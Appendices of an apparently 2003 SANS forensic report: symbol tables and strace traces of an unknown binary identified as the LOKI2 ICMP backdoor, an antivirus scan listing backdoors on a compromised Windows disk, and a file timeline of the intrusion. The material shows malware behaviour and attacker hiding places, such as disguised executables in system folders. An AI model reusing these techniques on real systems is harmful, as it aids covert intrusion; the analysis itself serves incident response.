0804c5d8	00001f07	R_386_JUMP_SLOT	08048bf8	chdir
0804c5dc	00002007	R_386_JUMP_SLOT	08048c08	shmdt
0804c5e0	00002107	R_386_JUMP_SLOT	08048c18	setsockopt
0804c5e4	00002307	R_386_JUMP_SLOT	08048c28	shmget
0804c5e8	00002407	R_386_JUMP_SLOT	08048c38	wait
0804c5ec	00002507	R_386_JUMP_SLOT	08048c48	umask
0804c5f0	00002607	R_386_JUMP_SLOT	08048c58	signal
0804c5f4	00002707	R_386_JUMP_SLOT	08048c68	read
0804c5f8	00002807	R_386_JUMP_SLOT	08048c78	strncmp
0804c5fc	00002907	R_386_JUMP_SLOT	08048c88	sendto
0804c600	00002a07	R_386_JUMP_SLOT	08048c98	bcopy
0804c604	00002b07	R_386_JUMP_SLOT	08048ca8	fork
0804c608	00002c07	R_386_JUMP_SLOT	08048cb8	strdup
0804c60c	00002d07	R_386_JUMP_SLOT	08048cc8	getopt
0804c610	00002e07	R_386_JUMP_SLOT	08048cd8	inet_ntoa
0804c614	00002f07	R_386_JUMP_SLOT	08048ce8	getppid
0804c618	00003007	R_386_JUMP_SLOT	08048cf8	time
0804c61c	00003107	R_386_JUMP_SLOT	08048d08	gethostbyname
0804c620	00003307	R_386_JUMP_SLOT	08048d18	sprintf
0804c624	00003407	R_386_JUMP_SLOT	08048d28	difftime
0804c628	00003507	R_386_JUMP_SLOT	08048d38	atexit
0804c62c	00003707	R_386_JUMP_SLOT	08048d48	semop
0804c630	00003807	R_386_JUMP_SLOT	08048d58	exit
0804c634	00003907	R_386_JUMP_SLOT	08048d68	__setfpucw
0804c638	00003a07	R_386_JUMP_SLOT	08048d78	open
0804c63c	00003b07	R_386_JUMP_SLOT	08048d88	setsid
0804c640	00003c07	R_386_JUMP_SLOT	08048d98	close

There are no unwind sections in this file.

Symbol table '.dynsym' contains 66 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	UND
1:	08048a88	0	FUNC	GLOBAL	DEFAULT	UND	longjmp
2:	08048a98	30	FUNC	GLOBAL	DEFAULT	UND	strcpy
3:	08048aa8	0	FUNC	WEAK	DEFAULT	UND	ioctl
4:	08048ab8	0	FUNC	WEAK	DEFAULT	UND	popen
5:	08048ac8	42	FUNC	GLOBAL	DEFAULT	UND	shmctl
6:	08048ad8	0	FUNC	WEAK	DEFAULT	UND	geteuid

7:	0804c644	0	OBJECT	GLOBAL	DEFAULT	ABS	_DYNAMIC
8:	08048ae8	292	FUNC	GLOBAL	DEFAULT	UND	getprotobynumber
9:	0804c6d0	4	NOTYPE	WEAK	DEFAULT	17	errno
10:	08048af8	1132	FUNC	GLOBAL	DEFAULT	UND	__strtol_internal
11:	08048b08	99	FUNC	GLOBAL	DEFAULT	UND	usleep
12:	08048b18	42	FUNC	GLOBAL	DEFAULT	UND	semget
13:	08048b28	0	FUNC	WEAK	DEFAULT	UND	getpid
14:	08048b38	0	FUNC	WEAK	DEFAULT	UND	fgets
15:	08048b48	59	FUNC	GLOBAL	DEFAULT	UND	shmat
16:	0804c6d8	84	OBJECT	GLOBAL	DEFAULT	17	_IO_stderr_
17:	08048b58	0	FUNC	WEAK	DEFAULT	UND	perror
18:	08048b68	0	FUNC	WEAK	DEFAULT	UND	getuid
19:	08048b78	47	FUNC	GLOBAL	DEFAULT	UND	semctl
20:	0804c72c	4	OBJECT	GLOBAL	DEFAULT	17	optarg
21:	08048b88	94	FUNC	WEAK	DEFAULT	UND	socket
22:	0804c528	4	OBJECT	GLOBAL	DEFAULT	12	__environ
23:	08048b98	54	FUNC	GLOBAL	DEFAULT	UND	bzero
24:	08048a70	0	FUNC	GLOBAL	DEFAULT	7	_init
25:	08048ba8	0	FUNC	WEAK	DEFAULT	UND	alarm
26:	08048bb8	70	FUNC	GLOBAL	DEFAULT	UND	__libc_init
27:	0804c528	4	NOTYPE	WEAK	DEFAULT	12	environ
28:	08048bc8	0	FUNC	WEAK	DEFAULT	UND	fprintf
29:	08048bd8	0	FUNC	WEAK	DEFAULT	UND	kill
30:	08048be8	57	FUNC	GLOBAL	DEFAULT	UND	inet_addr
31:	08048bf8	0	FUNC	WEAK	DEFAULT	UND	chdir
32:	08048c08	36	FUNC	GLOBAL	DEFAULT	UND	shmdt
33:	08048c18	111	FUNC	WEAK	DEFAULT	UND	setsockopt
34:	0804c730	2	OBJECT	GLOBAL	DEFAULT	17	__fpu_control
35:	08048c28	42	FUNC	GLOBAL	DEFAULT	UND	shmget
36:	08048c38	0	FUNC	WEAK	DEFAULT	UND	wait
37:	08048c48	0	FUNC	WEAK	DEFAULT	UND	umask
38:	08048c58	84	FUNC	GLOBAL	DEFAULT	UND	signal
39:	08048c68	0	FUNC	WEAK	DEFAULT	UND	read
40:	08048c78	38	FUNC	GLOBAL	DEFAULT	UND	strncmp
41:	08048c88	124	FUNC	WEAK	DEFAULT	UND	sendto
42:	08048c98	146	FUNC	GLOBAL	DEFAULT	UND	bcopy
43:	08048ca8	0	FUNC	WEAK	DEFAULT	UND	fork
44:	08048cb8	79	FUNC	GLOBAL	DEFAULT	UND	strdup
45:	08048cc8	44	FUNC	GLOBAL	DEFAULT	UND	getopt
46:	08048cd8	67	FUNC	GLOBAL	DEFAULT	UND	inet_ntoa
47:	08048ce8	0	FUNC	WEAK	DEFAULT	UND	getppid
48:	08048cf8	0	FUNC	WEAK	DEFAULT	UND	time
49:	08048d08	292	FUNC	GLOBAL	DEFAULT	UND	gethostbyname
50:	0804a8e0	0	FUNC	GLOBAL	DEFAULT	10	_fini
51:	08048d18	38	FUNC	WEAK	DEFAULT	UND	sprintf
52:	08048d28	16	FUNC	GLOBAL	DEFAULT	UND	difftime
53:	08048d38	52	FUNC	GLOBAL	DEFAULT	UND	atexit
54:	0804c570	0	OBJECT	GLOBAL	DEFAULT	ABS	_GLOBAL_OFFSET_TABLE_
55:	08048d48	42	FUNC	GLOBAL	DEFAULT	UND	semop
56:	08048d58	128	FUNC	GLOBAL	DEFAULT	UND	exit
57:	08048d68	62	FUNC	GLOBAL	DEFAULT	UND	__setfpucw
58:	08048d78	0	FUNC	WEAK	DEFAULT	UND	open
59:	08048d88	0	FUNC	WEAK	DEFAULT	UND	setsid
60:	08048d98	0	FUNC	WEAK	DEFAULT	UND	close
61:	0804c6d0	4	OBJECT	GLOBAL	DEFAULT	17	_errno
62:	0804a8d8	0	OBJECT	GLOBAL	DEFAULT	ABS	_etext
63:	0804c6cc	0	OBJECT	GLOBAL	DEFAULT	ABS	_edata
64:	0804c6cc	0	OBJECT	GLOBAL	DEFAULT	ABS	__bss_start
65:	0804c7f8	0	OBJECT	GLOBAL	DEFAULT	ABS	_end

Histogram for bucket list length (total of 37 buckets):

Length	Number	% of total	Coverage
0	9	(24.3%)	
1	8	(21.6%)	12.3%
2	10	(27.0%)	43.1%
3	4	(10.8%)	61.5%
4	5	(13.5%)	92.3%
5	1	(2.7%)	100.0%

No version information found in this file.

© SANS Institute 2003, Author retains full rights.

6 Appendix B – Run-time Analysis of Unknown Binary

6.1 File Operations

```
[root@rosetta unknown_bin]# strace -f -e trace=file ./atd
execve("./atd", ["/./atd"], [/* 47 vars */]) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=50793, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY) = 3
stat("/etc/ld.so.preload", 0xbffff7b0) = -1 ENOENT (No such file or
directory)
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES", O_RDONLY) = 3
stat("/etc/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file
or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such
file or directory)

LOKI2 route [(c) 1997 guild corporation worldwide]
[pid 24302] --- SIGSTOP (Stopped (signal)) ---
[pid 24302] open("/dev/tty", O_RDWR) = -1 ENXIO (No such device or
address)
[pid 24302] chdir("/tmp") = 0
```

6.2 Network Operations

```
[root@rosetta unknown_bin]# strace -f -e trace=network ./atd
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
socket(PF_INET, SOCK_RAW, IPPROTO_RAW) = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0

LOKI2 route [(c) 1997 guild corporation worldwide]
--- SIGSTOP (Stopped (signal)) ---
```

6.3 Signal Operations

```
[root@rosetta unknown_bin]# strace -f -e trace=signal ./atd
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x40050358) = 0

LOKI2 route [(c) 1997 guild corporation worldwide]
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
[pid 24311] --- SIGSTOP (Stopped (signal)) ---
[pid 24311] sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
[pid 24311] sigaction(SIGCHLD, {0x8049900, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
```

6.4 Ipc Operations

```
[root@rosetta unknown_bin]# strace -f -e trace=ipc ./atd
shmget(24569, 240, IPC_CREAT|0) = 9371683
semget(24751, 1, IPC_CREAT|0x180|0600) = 393228
shmat(9371683, 0, 0) = 0x40008000
```

```
LOKI2 route [(c) 1997 guild corporation worldwide]
[pid 24328] --- SIGSTOP (Stopped (signal)) ---
[pid 24327] semop(393228, 0xbffff74c, 2) = 0
[pid 24327] shmdt(0x40008000) = 0
[pid 24327] semop(393228, 0xbffff74c, 1) = 0
```

6.5 Complete Strace Output

```
[root@rosetta unknown_bin]# strace -f ./atd
execve("./atd", ["/atd"], [/* 47 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0) = 0x40007000
mprotect(0x40000000, 21868, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=50793, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY) = 3
old_mmap(NULL, 50793, PROT_READ, MAP_SHARED, 3, 0) = 0x40008000
close(3) = 0
stat("/etc/ld.so.preload", 0xbffff7b0) = -1 ENOENT (No such file or
directory)
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0(k\1\000"... , 4096)
= 4096
old_mmap(NULL, 823296, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40015000
old_mmap(0x40015000, 592037, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 3,
0) = 0x40015000
old_mmap(0x400a6000, 23728, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3,
0x90000) = 0x400a6000
old_mmap(0x400ac000, 201876, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400ac000
close(3) = 0
mprotect(0x40015000, 592037, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40008000, 50793) = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40015000, 592037, PROT_READ|PROT_EXEC) = 0
mprotect(0x40000000, 21868, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */) = 0
geteuid() = 0
getuid() = 0
getgid() = 0
getegid() = 0
geteuid() = 0
getuid() = 0
brk(0x804c818) = 0x804c818
brk(0x804d000) = 0x804d000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = 3
fstat(3, {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
close(3) = 0
open("/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=58, ...}) = 0
old_mmap(NULL, 58, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40008000
munmap(0x40008000, 58) = 0
```

```

close(3) = 0
stat("/etc/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/libc/C", 0xbffff2d4) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such file
or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff2d4) = -1 ENOENT (No such
file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x40050358) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW) = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid() = 24332
getpid() = 24332
shmget(24574, 240, IPC_CREAT|0) = 9404452
semget(24756, 1, IPC_CREAT|0x180|0600) = 425997
shmat(9404452, 0, 0) = 0x40008000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"... , 52
LOKI2 route [(c) 1997 guild corporation worldwid e]
) = 52
time([1047452539]) = 1047452539
close(0) = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x40050358) = 0
fork() = 24333
[pid 24333] --- SIGSTOP (Stopped (signal)) ---
[pid 24333] setsid() = 24333
[pid 24333] open("/dev/tty", O_RDWR) = -1 ENXIO (No such device or
address)
[pid 24333] chdir("/tmp") = 0
[pid 24333] umask(0) = 022
[pid 24333] sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
[pid 24333] alarm(3600) = 0
[pid 24333] sigaction(SIGCHLD, {0x8049900, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT}, {SIG_DFL}, 0x40050358) = 0
[pid 24333] read(3, <unfinished ...>
[pid 24332] close(4) = 0
[pid 24332] close(3) = 0
[pid 24332] semop(425997, 0xbffff74c, 2) = 0
[pid 24332] shmdt(0x40008000) = 0
[pid 24332] semop(425997, 0xbffff74c, 1) = 0
[pid 24332] _exit(0) = ?
<... read resumed>
"E\300\0^\311\215\0\0@1)\t\300\250\2\374\300\250\2\374"... , 84) = 84
read(3, "E\300\0^\311\216\0\0@1)\10\300\250\2\374\300\250\2\374"... , 84) =
84
read(3,
"E\300\0i\311\217\0\0@1(\374\300\250\2\374\300\250\2\374"... , 84) = 84
read(3, "E\300\0i\311\220\0\0@1(\373\300\250\2\374\300\250\2\374"... , 84)
= 84
read(3, "E\300\0i\311\221\0\0@1(\372\300\250\2\374\300\250\2\374"... , 84)
= 84
read(3, "E\300\0i\311\222\0\0@1(\371\300\250\2\374\300\250\2\374"... , 84)
= 84

```

```
read(3, "E\300\0^\311\223\0\0@\1)\3\300\250\2\374\300\250\2\374"... , 84) =  
84  
read(3, "E\300\0^\311\224\0\0@\1)\2\300\250\2\374\300\250\2\374"... , 84) =  
84  
read(3, "E\300\0^\311\225\0\0@\1)\1\300\250\2\374\300\250\2\374"... , 84) =  
84  
read(3, "E\300\0^\311\226\0\0@\1)\0\300\250\2\374\300\250\2\374"... , 84) =  
84  
read(3, "E\300\0i\311\227\0\0@\1)\364\300\250\2\374\300\250\2\374"... , 84)  
= 84  
read(3, "E\300\0i\311\230\0\0@\1)\363\300\250\2\374\300\250\2\374"... , 84)  
= 84  
read(3, "E\300\0i\311\231\0\0@\1)\362\300\250\2\374\300\250\2\374"... , 84)  
= 84
```

© SANS Institute 2003, Author retains full rights.

7 Appendix C – System Virus Scan

7.1 F-Prot report

```
[root@compaq /]# f-prot /mnt/lacie/mnt/  
Virus scanning report - 31. March 2003 21:48
```

```
F-PROT 3.12d  
SIGN.DEF created 11. February 2003  
SIGN2.DEF created 10. February 2003  
MACRO.DEF created 11. February 2003
```

```
Search: /mnt/lacie/mnt/  
Action: Report only  
Files: Attempt to identify files  
Switches: <none>
```

```
/mnt/lacie/mnt/c/bd2.exe is a security risk or a "backdoor" program
```

```
[root@compaq /]# man f-prot  
[root@compaq /]# f-prot /mnt/lacie/mnt/  
Virus scanning report - 31. March 2003 21:49
```

```
F-PROT 3.12d  
SIGN.DEF created 11. February 2003  
SIGN2.DEF created 10. February 2003  
MACRO.DEF created 11. February 2003
```

```
Search: /mnt/lacie/mnt/  
Action: Report only  
Files: Attempt to identify files  
Switches: <none>
```

```
/mnt/lacie/mnt/c/bd2.exe is a security risk or a "backdoor" program  
/mnt/lacie/mnt/c/WINNT/system32/wsvc.exe W32/Wol1f.B  
/mnt/lacie/mnt/c/WINNT/system32/bd2.exe W32/Wollf.B  
/mnt/lacie/mnt/c/WINNT/system32/dllhost.exe is a security risk or a  
"backdoor" program  
/mnt/lacie/mnt/c/WINNT/system32/wbem/ServUDaemon.exe is a security risk or  
a "backdoor" program  
/mnt/lacie/mnt/c/WINNT/system32/wbem/winmgnt.exe is a security risk or a  
"backdoor" program  
/mnt/lacie/mnt/c/WINNT/system32/Setup/svchost.exe is a security risk or a  
"backdoor" program  
/mnt/lacie/mnt/c/WINNT/Config/stro/winmgmt.exe is a security risk or a  
"backdoor" program
```

```
Results of virus scanning:
```

```
Files: 9618  
MBRs: 0  
Boot sectors: 0  
Objects scanned: 9141  
Infected: 0  
Suspicious: 8  
Disinfected: 0  
Deleted: 0  
Renamed: 0
```

```
Time: 2:28
```

8 Appendix D – System Timeline

Thu	Sep	19	2002	05:33:35	69	m.c	-/- rwxrwxrwx	0	0	636-128-1	/mnt/lacie/c/WINNT/system32/r.bat
Thu	Sep	19	2002	05:33:36	0	mac	-/- rwxrwxrwx	0	0	637-128-1	/mnt/lacie/c/WINNT/system32/sui.exe
Tue	Oct	1	2002	20:30:51	24	m.c	-/- rwxrwxrwx	0	0	635-128-3	/mnt/lacie/c/WINNT/system32/s.t
...											
Wed	Oct	16	2002	16:46:24	525312	m..	-/- rwxrwxrwx	0	0	793-128-3	/mnt/lacie/c/WINNT/Config/1.tmp
...											
Thu	Nov	28	2002	10:50:02	48	m.c	d/drwxrwxrwx	0	0	640-144-1	/mnt/lacie/c/WINNT/Config/stro/stro
					48	m.c	-/drwxrwxrwx	0	0	640-144-1	/mnt/lacie/c/WINNT/system32/_002471_.tmp
											(deleted-realloc)
Thu	Nov	28	2002	10:50:37	17920	m..	-/--wx-wx-wx	0	0	643-128-3	/mnt/lacie/c/WINNT/system32/_002496_.tmp
					17920	m..	-/--wx-wx-wx	0	0	643-128-3	/mnt/lacie/c/WINNT/Config/stro/tlist.exe
Thu	Nov	28	2002	10:51:26	496836	m..	-/--wx-wx-wx	0	0	644-128-3	/mnt/lacie/c/WINNT/Config/stro/winmgmt.exe
Thu	Nov	28	2002	10:51:30	36864	m.c	-/--wx-wx-wx	0	0	647-128-3	/mnt/lacie/c/WINNT/Config/stro/Tzolibr.dll
Thu	Nov	28	2002	10:51:32	6656	m..	-/--wx-wx-wx	0	0	654-128-3	/mnt/lacie/c/WINNT/Config/stro/kill.exe
					6656	m..	-/--wx-wx-wx	0	0	654-128-3	/mnt/lacie/c/temp/ext16672/i386/netman.dl_
											(deleted-realloc)
Thu	Nov	28	2002	10:51:36	435	m.c	-/--wx-wx-wx	0	0	655-128-1	/mnt/lacie/c/WINNT/Config/stro/servuadmin.ini
					435	m.c	-/--wx-wx-wx	0	0	655-128-1	/mnt/lacie/c/temp/ext16672/i386/netoc.dl_
											(deleted-realloc)
Thu	Nov	28	2002	10:51:45	0	mac	-/--wx-wx-wx	0	0	656-128-1	/mnt/lacie/c/temp/ext16672/i386/netplwiz.dl_
					0	mac	-/--wx-wx-wx	0	0	656-128-1	/mnt/lacie/c/WINNT/Config/stro/TFTP2324
											(deleted-realloc)
Thu	Nov	28	2002	10:51:55	236	m.c	-/--wx-wx-wx	0	0	659-128-1	/mnt/lacie/c/temp/ext16672/i386/nextlink.dl_
					236	m.c	-/--wx-wx-wx	0	0	659-128-1	/mnt/lacie/c/WINNT/Config/stro/servudaemon.ini
...											
Sat	Dec	7	2002	15:22:42	179	m..	-/- rwxrwxrwx	0	0	727-128-1	/mnt/lacie/c/WINNT/Config/_/_tmp/mc.txt
					698	m..	-/- rwxrwxrwx	0	0	736-128-1	/mnt/lacie/c/WINNT/Config/_/_tmp/mw.txt
							-/-			15637-128-1	
Sat	Dec	7	2002	18:26:50	216	m..	rwxrwxrwx	0	0		/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/dir.txt

...

Sun	Dec	22	2002	23:07:02	1384	m..	-/-rwxrwxrwx	0	0	3538-128-3	/mnt/lacie/c/WINNT/Debug/Serv-U.ini
Tue	Dec	24	2002	11:00:14	56	m.c	d/dr-xr-xr-x	0	0	639-144-5	/mnt/lacie/c/WINNT/Config/stro
Tue	Dec	24	2002	20:54:10	496836	..c	-/--wx-wx-wx	0	0	2201-128-3	/mnt/lacie/c/WINNT/system32/Setup/svchost.exe
Tue	Dec	24	2002	21:04:15	618	m.c	-/-rwxrwxrwx	0	0	634-128-4	/mnt/lacie/c/WINNT/Config/stro/ServUStartupLog.txt
Tue	Dec	24	2002	21:05:16	929	m.c	-/-rwxrwxrwx	0	0	2232-128-4	/mnt/lacie/c/WINNT/system32/Setup/ServUDAemon.ini
Tue	Dec	24	2002	21:07:12	56	m.c	d/drwxrwxrwx	48	0	2276-144-3	/mnt/lacie/c/WINNT/system32/Setup
Thu	Dec	26	2002	01:11:50	1015296	..c	-/-rwxrwxrwx	0	0	2916-128-3	/mnt/lacie/c/WINNT/Debug/smss.exe
Thu	Dec	26	2002	01:11:52	1384	..c	-/-rwxrwxrwx	0	0	3538-128-3	/mnt/lacie/c/WINNT/Debug/Serv-U.ini
Fri	Dec	27	2002	02:25:48	496836	m..	-/-rwxrwxrwx	0	0	14435-128-3	/mnt/lacie/c/WINNT/system32/wbem/winmgnt.exe
					496836	m..	-/-rwxrwxrwx	0	0	14436-128-4	/mnt/lacie/c/WINNT/system32/wbem/ServUDAemon.exe
					496836	m..	-/-rwxrwxrwx	0	0	14451-128-3	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgnt.exe
Sat	Dec	28	2002	17:22:28	216	..c	-/-rwxrwxrwx	0	0	15637-128-1	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/dir.txt
					336	..c	-/-rwxrwxrwx	0	0	15652-128-1	
					980	..c	-/-rwxrwxrwx	0	0	15655-128-3	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.ini
					69632	..c	-/-rwxrwxrwx	0	0	15654-128-3	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/login.txt
Sat	Dec	28	2002	21:27:50	56084	m..	-/-rwxrwxrwx	0	0	15654-128-3	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.dll
					56084	m..	-/-rwxrwxrwx	0	0	3629-128-3	/mnt/lacie/c/WINNT/system32/bd2.exe
							-/-rwxrwxrwx	0	0	8911-128-3	/mnt/lacie/c/WINNT/system32/wsvc.exe
							-/-rwxrwxrwx	0	0	8744-128-4	/mnt/lacie/c/Documents and Settings/All Users/Application Data/Microsoft/Crypto/RSA/S-1-5-18/d42cc0c3858a58db2db37658219e6400_c4f9ede7-4c6c-428b-879f-efdb97dddc39
Sat	Dec	28	2002	21:27:51	831	m.c	-/-rwxrwxrwx	0	0	8166-128-1	/mnt/lacie/c/WINNT/system32/Microsoft/Protect/S-1-5-18/User/88e2a49b-bd5c-4344-9e79-a7292f94161d
					336	m.c	-/-r-xr-xr-x	0	0	13956-144-5	/mnt/lacie/c/WINNT/system32/Microsoft/Protect/S-1-5-18/User
					56	m.c	d/drwxrwxrwx	0	0	13962-128-1	/mnt/lacie/c/WINNT/system32/Microsoft/Protect/S-1-5-18/User/Preferred
					24	m.c	-/-r-xr-xr-x	0	0	8911-128-3	/mnt/lacie/c/WINNT/system32/wsvc.exe
Sat	Dec	28	2002	21:29:00	56084	..c	-/-rwxrwxrwx	0	0	3629-128-3	/mnt/lacie/c/WINNT/system32/bd2.exe
					56084	..c	-/-rwxrwxrwx	0	0	8915-128-4	/mnt/lacie/c/WINNT/system32/PipeCmdSrv.exe
Mon	Dec	30	2002	21:49:41	16384	m.c	-/-rwxrwxrwx	0	0	8294-144-6	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA
Mon	Dec	30	2002	23:58:17	56	m.c	d/drwxrwxrwx	0	0	14432-128-4	/mnt/lacie/c/WINNT/system32/wbem/ServUDAemon.ini
Tue	Dec	31	2002	00:53:02	1868	m..	-/-rwxrwxrwx	0	0	14443-128-4	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/ServUDAemon.ini
					1868	m.c	-/-rwxrwxrwx	0	0	20/ServUDAemon.ini	
Tue	Dec	31	2002	01:11:13	35600	..c	-/-rwxrwxrwx	48	0	2868-128-3	/mnt/lacie/c/WINNT/system32/ipconfig.exe
Tue	Dec	31	2002	01:25:19	280	m.c	d/drwxrwxrwx	48	0	2294-144-3	/mnt/lacie/c/WINNT/system32/wbem

Tue	Dec	31	2002	01:26:06	496836	..c	-/-rwxrwxrwx	0	0	14436-128-4	/mnt/lacie/c/WINNT/system32/wbem/ServUDAemon.exe
Tue	Dec	31	2002	01:26:09	1868	..c	-/-rwxrwxrwx	0	0	14432-128-4	/mnt/lacie/c/WINNT/system32/wbem/ServUDAemon.ini
Tue	Dec	31	2002	01:27:01	496836	..c	-/-rwxrwxrwx	0	0	14435-128-3	/mnt/lacie/c/WINNT/system32/wbem/winmgnt.exe
Tue	Dec	31	2002	01:27:13	164	m.c	-/-rwxrwxrwx	0	0	9028-128-3	/mnt/lacie/c/WINNT/system32/wbem/winmgnt.reg
Tue	Dec	31	2002	02:12:21	376	m.c	d/drwxrwxrwx	0	0	8927-144-1	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20
Tue	Dec	31	2002	02:13:12	496836	..c	-/-rwxrwxrwx	0	0	14451-128-3	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgnt.exe
Tue	Dec	31	2002	02:34:14	48	m.c	d/drwxrwxrwx	0	0	14437-144-1	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/.files
Tue	Dec	31	2002	02:34:19	56	m.c	d/drwxrwxrwx	0	0	8293-144-6	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/15490-128-3
Tue	Dec	31	2002	02:40:39	496836	..c	-/-rwxrwxrwx	0	0		/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe
Tue	Dec	31	2002	02:41:36	56	m.c	d/drwxrwxrwx	0	0	15171-144-5	/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/15177-128-1
Tue	Dec	31	2002	02:55:07	82	m.c	-/-rwxrwxrwx	0	0		/mnt/lacie/c/WINNT/system32/Microsoft/Crypto/_dmp/ServUStartupLog.txt
Thu	Jan	2	2003	09:05:13	2476	m..	-rwxrwxrwx	0	0	2201	<sda3_f.dd-SQLAGENT.9-dead-2201>
Sat	Jan	4	2003	14:00:14	44584	m.c	-/-rwxrwxrwx	0	0	706-128-3	/mnt/lacie/c/WINNT/system32/winscv.exe
Sat	Jan	4	2003	18:10:22	179	..c	-/-rwxrwxrwx	0	0	727-128-1	/mnt/lacie/c/WINNT/Config/_/_tmp/mc.txt
					336	m.c	d/drwxrwxrwx	0	0	724-144-1	/mnt/lacie/c/WINNT/Config/_/_tmp
					144	m.c	d/drwxrwxrwx	0	0	721-144-1	/mnt/lacie/c/WINNT/Config/_
Sat	Jan	4	2003	18:10:23	698	..c	-/-rwxrwxrwx	0	0	736-128-1	/mnt/lacie/c/WINNT/Config/_/_tmp/mw.txt
					48	m.c	d/drwxrwxrwx	0	0	759-144-1	/mnt/lacie/c/WINNT/Config/_/_tmp/_dmp
Sat	Jan	4	2003	18:11:02	525312	..c	-/-rwxrwxrwx	0	0	793-128-3	/mnt/lacie/c/WINNT/Config/1.tmp
Sat	Jan	4	2003	18:16:23	16384	m.c	-/-rwxrwxrwx	0	0	804-128-4	/mnt/lacie/c/WINNT/system32/Perflib_Perfdata_3e8.dat
Sat	Jan	4	2003	18:23:13	3888	m.c	-/-rwxrwxrwx	0	0	15679-128-3	/mnt/lacie/c/WINNT/system32/drivers/NTHANDLE.SYS
Sat	Jan	4	2003	20:20:17	104	m.c	-/-rwxrwxrwx	0	0	15659-128-1	/mnt/lacie/c/RECYCLER/svhost.dat
Sun	Jan	5	2003	05:26:45	44584	m..	-/-rwxrwxrwx	0	0	700-128-3	/mnt/lacie/c/bd.exe
